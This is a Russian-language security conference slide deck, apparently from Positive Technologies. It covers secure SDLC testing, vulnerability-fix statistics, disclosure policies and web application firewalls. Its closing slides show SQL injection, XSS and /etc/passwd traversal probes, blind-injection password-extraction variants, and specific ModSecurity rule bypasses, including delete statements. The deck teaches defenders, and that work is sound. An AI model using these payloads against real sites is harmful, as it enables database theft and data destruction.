- **Как решать?**
  - Внедрение Secure SDLC
  - Тестирование, тестирование, тестирование

# Разработка – Тестирование





**На практике:**

**Сканеры**
**Черный ящик/Pentest**
**Белый ящик**

OWASP Application Security Verification Standards (ASVS)

http://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project

# Тестирование – что лучше?




**«Статистика уязвимостей Web-приложений за 2008 год» - WASC**

POSITIVE TECHNOLOGIES

# Поддержка – поддержание защищенного состояния

## Фактическое устранение уязвимостей

| Class of Attack | % resolved | severity |
|---|---|---|
| Information Leakage | 50% | urgent |
| Insufficient Authorization | 42% | urgent |
| SQL Injection | 66% | urgent |
| HTTP Response Splitting | 83% | urgent |
| Directory Traversal | 31% | urgent |
| Insufficient Authentication | 26% | critical |
| Cross-Site Scripting | 55% | critical |
| Abuse of Functionality | 41% | critical |
| Cross-Site Request Forgery | 48% | critical |
| Session Fixation | 11% | critical |
| Brute Force | 8% | high |
| Content Spoofing | 26% | high |
| HTTP Response Splitting | 31% | high |
| Information Leakage | 34% | high |
| Predictable Resource Location | 31% | high |

Whitehat Security

## Поддержка – уязвимости после «запуска» приложения

- **Заказчик**
  - А что это такое?
  - Договор на поддержку включает устранение уязвимостей?
  - Кто вообще писал этот код?
- **Разработчик**
  - Это не уязвимость!
  - Что это за письмо?
  - Шантаж?!

# Поддержка – вовлеченные стороны

- **Разработчик**
  - Получает информацию об уязвимостях
  - Планирует устранение
  - Устраняет
  - Информирует заказчиков
- **Исследователь**
  - Обнаруживает уязвимости
  - Информирует разработчика/заказчика
  - Помогает устранять
- **Заказчик (Владелец/Пользователь)**
  - Ждет милости ☺?
  - Включаем Web Application Firewall

# Устранение уязвимостей – попытки формализации

- **“Full Disclosure Policy (RFPolicy) v2.0”, Rain Forest Puppy**

http://www.wiretrip.net/rfp/policy.html

- **Steven M. Christey and Chris Wysopal. “Responsible Vulnerability Disclosure Process (Internet-Draft RFC).”**

http://www.vulnwatch.org/papers/draft-christey-wysopal-vuln-disclosure-00.txt

- **Organization for Internet Safety. “Guidelines for Security Vulnerability Reporting and Response, Version 2.0.”**

http://www.oisafety.com/guidelines/secresp.html

- **NIAC, “Vulnerability Disclosure Framework”,**

http://www.dhs.gov/interweb/assetlibrary/vdwgreport.pdf

# Пару слов о WAF

http://server/?id=6329&print=Y

http://server/?id=5351

http://server/?id=8234

WAF

Webserver

*Нас атакуют!*

*Ахтунг!!!*

http://server/?id=1+union+select...

http://server/?id=“><script>...

http://server/?id=/../../../etc/passwd

**Нормализация данных**

- Decode HTML entities (e.g. c, ", ª)
- Escaped characters (e.g. \t, \001, \xAA, \uAABB)
- Null byte string termination
- ...

**Поиск сигнатуры**

- /(sel)(ect.+fr)(om)/is
- /(uni)(on.+sel)(ect)/is
- ...

# WAF – панацея?

## Практика обхода WAF: SQL Injection – Н

- Использование HTTP Parameter Fragmentation (HPF
  - Пример уязвимого кода

```
Query("select * from table where a=".$_GET['a']." and b=
Query("select * from table where a=".$_GET['a']." and b=
  ".$_GET['c']);
```

  - Следующий запрос не позволяет провести атаку

```
/?a=1+union+select+1,2/*
```

## Практика обхода WAF: Blind SQL Injection

- Пример различного представления запроса с одной смысловой нагрузкой

```
select user from mysql.user where user = 'user' OR mid(password,1,1)='*'
select user from mysql.user where user = 'user' OR mid(password,1,1)=0x2a
user = 'user' OR mid(password,1,1)=unhex('2a')
user = 'user' OR mid(password,1,1) regexp '[*]'
user = 'user' OR mid(password,1,1) like '*'
user = 'user' OR mid(password,1,1) rlike '[*]'
user = 'user' OR ord(mid(password,1,1))=42
user = 'user' OR ascii(mid(password,1,1))=42
user = 'user' OR find_in_set('2a',hex(mid(password,1,1)))=1
user = 'user' OR position(0x2a in password)=1
user = 'user' OR locate(0x2a,password)=1
user = 'user' OR substr(password,1,1)=0x2a
user = 'user' OR substring(password,1,1)=0x2a
```

## Практика обхода WAF: SQL Injection – обход сигнатур

- Mod_Security (2.5.9) – default rules

Ругается на:
/?id=1+and+ascii(lower(substring((select+pwd+from+users+limit+1,1),1,1)))=74

Но пропускает:
/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74

Ругается на: /?id=1+OR+1=1

Но пропускает: /?id=1+OR+0x50=0x50

Ругается на: /?id=1+and+5=6

Но пропускает: /?id=1+and+5!=6

Ругается на: /?id=1;drop members

Но пропускает: /?id=1;delete members

И пропускает: /?id=(1);exec('sel'+'ect(1)'+',(xxx)from'+'yyy')

# Качество защиты

**The Web Application Security Scanner Evaluation Criteria (WASSEC)**

**The Web Application Firewall Evaluation Criteria (WAFEC)**

# Спасибо за внимание!

gordey@ptsecurity.ru

http://sgordey.blogspot.com/

POSITIVE TECHNOLOGIES